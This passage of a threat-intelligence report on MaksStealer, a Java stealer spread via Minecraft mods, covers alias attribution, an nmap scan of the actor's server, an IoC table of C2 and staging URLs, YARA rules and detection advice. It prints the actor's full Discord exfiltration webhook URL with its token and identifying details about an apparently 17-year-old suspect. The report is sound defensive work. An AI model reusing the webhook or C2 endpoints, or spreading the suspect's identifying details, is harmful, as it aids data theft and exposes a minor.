


discord.com/invite/bestrat


[redacted]

[redacted]


What is interesting to notice is the GitHub page used to advertise a free RAT builder in the video, no more available at the time of the analysis:



The YouTube video shows the RAT builder in operation:



The threat actor shows his Discord with an open chat:



Welcome to #12!

This is the start of the #12 **private** channel.

Add members or roles · Edit Channel

Все могущий · FemBots · Test2


April 7, 2024

MaksVavrik Today at 10:55 PM
https://discord.com/api/webhooks/1208492548616753152/Mxilhg2CPktyXsdM1k-ClyRldoOQM9GFHP-_Q27HyJCrAK0XNv5I4Uhiq-Db6o8chJF2

Message #12

The PC is set to ukrainian and we can see two discord accounts: “maksvavrik1” and “maksvavrik”. The tutorial continues for 20 seconds showing how to get a webhook on Discord and how to use it to build the Stealer with 1-click, for free.

Trying to pivot into Google using these nicknames we have the following interesting results:



Hypixel Forums
https://hypixel.net › maksvavrik1.4100659 › about

maksvavrik1

Starting out as a YouTube channel making Minecraft Adventure Maps, **Hypixel** is now one of the largest and highest quality Minecraft Server Networks in the world, ...

NameMC
https://ms.namemc.com › profile · Translate this page

MaksVavrik | Profil Minecraft

Check out **MaksVavrik**'s Minecraft skins, name history, UUID, and much more!

YouTube
60+ views · 1 year ago

HYPIXEL HARP MACRO BOT TUTORIAL 2024 GET FREE ...

Hypixel Macros Presents The Best Melody Macro If you find an error or have any questions, please contact us on discord: **maksvavrik1** Garden macro

NameMC
https://ja.namemc.com › profile · Translate this page

MaksVavrik | Minecraft プロフィール


Check out MaksVavrik's Minecraft skins, name history, UUID, and much more!

YouTube
180+ views · 1 year ago

how to get token for hypixel free rat builder NEW ...

how to get token for hypixel free rat builder NEW RATTING METOD · Comments1.

The first one is an account with the same name of the malicious GitHub one “maksvavrik1” in the Hypixel Forums, which is related to how this malware is spread.




maksvavrik1

Minecraft: MaksVavrik

Trophies

20	**It's been so long!** Three whole years, looks like you really like us!	Sep 4, 2023
15	**Linked!** Link your account.	Jul 14, 2023
20	**Has it been two years already?** Two years and you're still here!	Jul 2, 2023
20	**Decided to stick around?** You've been a member for a full year!	Jul 2, 2023

The second nickname “MaksVavrik” is a Minecraft username associated with the profile “maksvavrik1”:




MaksVavrik VIP

General Stats

Karma	29,520		
Parkours Completed	4/16	General Achievements	16/57
Friends	15	Achievement Points	1,270
Last Login	Oct 7, 2023	Guild	-

Game Stats



MaksVavrik


Profil

UUID	08c98e19-e683-4e28-b057-d45fb35e29ab
Tontonan	1 / bulan
Maklumat	


It is not possible to associate these aliases with the threat actor with a 100% grade of confidence. However, we can consider the evidences pretty solid.

Enumerating the infrastructure

We also used nmap to enumerate the infrastructure of the threat actor, and we discovered something very interesting:




```
Nmap scan report for makslove.xyz (145.223.100.21)
Host is up (0.020s latency).
rDNS record for 145.223.100.21: srv819503.hstgr.cloud
Not shown: 65432 filtered ports
PORT      STATE  SERVICE
22/tcp    open   ssh
25/tcp    open   smtp
```



```
25565/tcp open   minecraft

Nmap done: 1 IP address (1 host up) scanned in 5043.17 seconds
```

Apparently, there is a Minecraft server in the threat actor infrastructure. It is possible to validate this thesis by looking at it using mcstatus.io:



Java Edition | makslove.xyz | Submit →

Status	Online
Host	makslove.xyz
Port	25565
MOTD	Коктыш сквад
Version	1.20.1
Players	0 / 20
Mods	N/A
Plugins	N/A
EULA Blocked	No
Protocol Version	763 (1.20+)
Software	N/A
SRV Record	N/A

What is interesting is the server description (MOTD): Коктыш сквад (Koktysh squad)

IoC table

IoC	**Description**
9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398	SHA256 downloader
9ef12d351d568633777ea51f034ada1ecd8f75be60d30e56b548d65733cf3063	SHA256 MaksStealer
http://www.makslove.xyz:4028	Staging via websocket
http://www.makslove.xyz:4025	Staging via websocket
http://www.makslove.xyz:6662	C2 exfiltration
http://www.makslibraries.fun:4099/GUI.ja	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/another_button_image.png	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/background.png	Previous staging link via HTTP

http://www.makslibraries.fun:4099/image/button_image.png	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/close_button.png	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/corner_image.png	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/help_button.png	Previous staging link via HTTP
http://www.makslibraries.fun:4099/image/minimize_button.png	Previous staging link via HTTP
www.makslibraries.fun	Staging and C2 domain

YARA rules

```
rule MaksStealer {
 meta:
  author = "ShadowOpCode"
  description = "Detects MaksStealer main payload"
  last_modified = "2025-05-18"

 strings:
  $sig = "HellomynameisMaxIm17IlovemakingRAT" ascii
  $sig2 = "Max/Maxt" ascii

 condition:
  $sig or $sig2
}

rule MaksStealer_Loader {
 meta:
  author = "ShadowOpCode"
  description = "Detects MaksStealer dropper/loader JAR"
  last_modified = "2025-05-18"

 strings:
  $s0 = "MaxCoffe" ascii nocase

 condition:
  uint16be(0) == 0x504B and
  $s0
}
```

Detection recommendations

In addition to static detection via YARA, organizations should implement runtime and network-level detection strategies for MaksStealer. Consider the following:

Endpoint-level Detection

- Monitor execution of javaw.exe or java.exe with suspicious JAR arguments from non-standard directories (e.g., Downloads, AppData, or %TEMP%).
- Alert on processes invoking Java that access sensitive directories like browser credential stores, wallet paths, or Telegram sessions.
- Flag execution chains where Java spawns PowerShell or cmd.exe processes.

Network-level Detection

- Block or alert on outbound FTP, Telegram Bot API, or Discord Webhooks from desktop environments, especially when triggered by Java processes.
- Monitor connections to domains/IPs seen in IoCs (see section above).
- Deep Packet Inspection (DPI) can help identify AES/DES-encrypted payloads transferred over non-standard ports.

Conclusions

MaksStealer is proof that "script-kiddie" no longer means "low-impact." With nothing more than a YouTube tutorial and a rented VPS, a 17-year-old has built a stealer capable of slipping past modern defenses by abusing Java's reflection, WebSocket tunneling, and the implicit trust gamers place in modpacks. For enterprises the lesson is broader than Minecraft: any unofficial add-on ecosystem, VS Code extensions, browser plugins, even AI model checkpoints, can serve as the initial lure.

By sharing the indicators, decryption logic, and detection rules in this paper we aim to cut the campaign's half-life and illustrate why runtime inspection (syscalls, unusual outbound ports, memory-only ZIP creation) must complement static scanning. Whether you secure a Fortune 500 or a private MC server, *block early, alert loud, and assume the next zero-day may ship as a game mod*.

Bibliography

[1]: https://www.youtube.com/watch?v=zsFVJCWOpb8

[2]: https://x.com/ShadowOpCode/status/1923041509655355423

[3]: https://www.youtube.com/watch?v=61ySkPAiR4Q

[4]: https://app.any.run/tasks/d128b395-46fc-43c1-8d8c-4e559292e183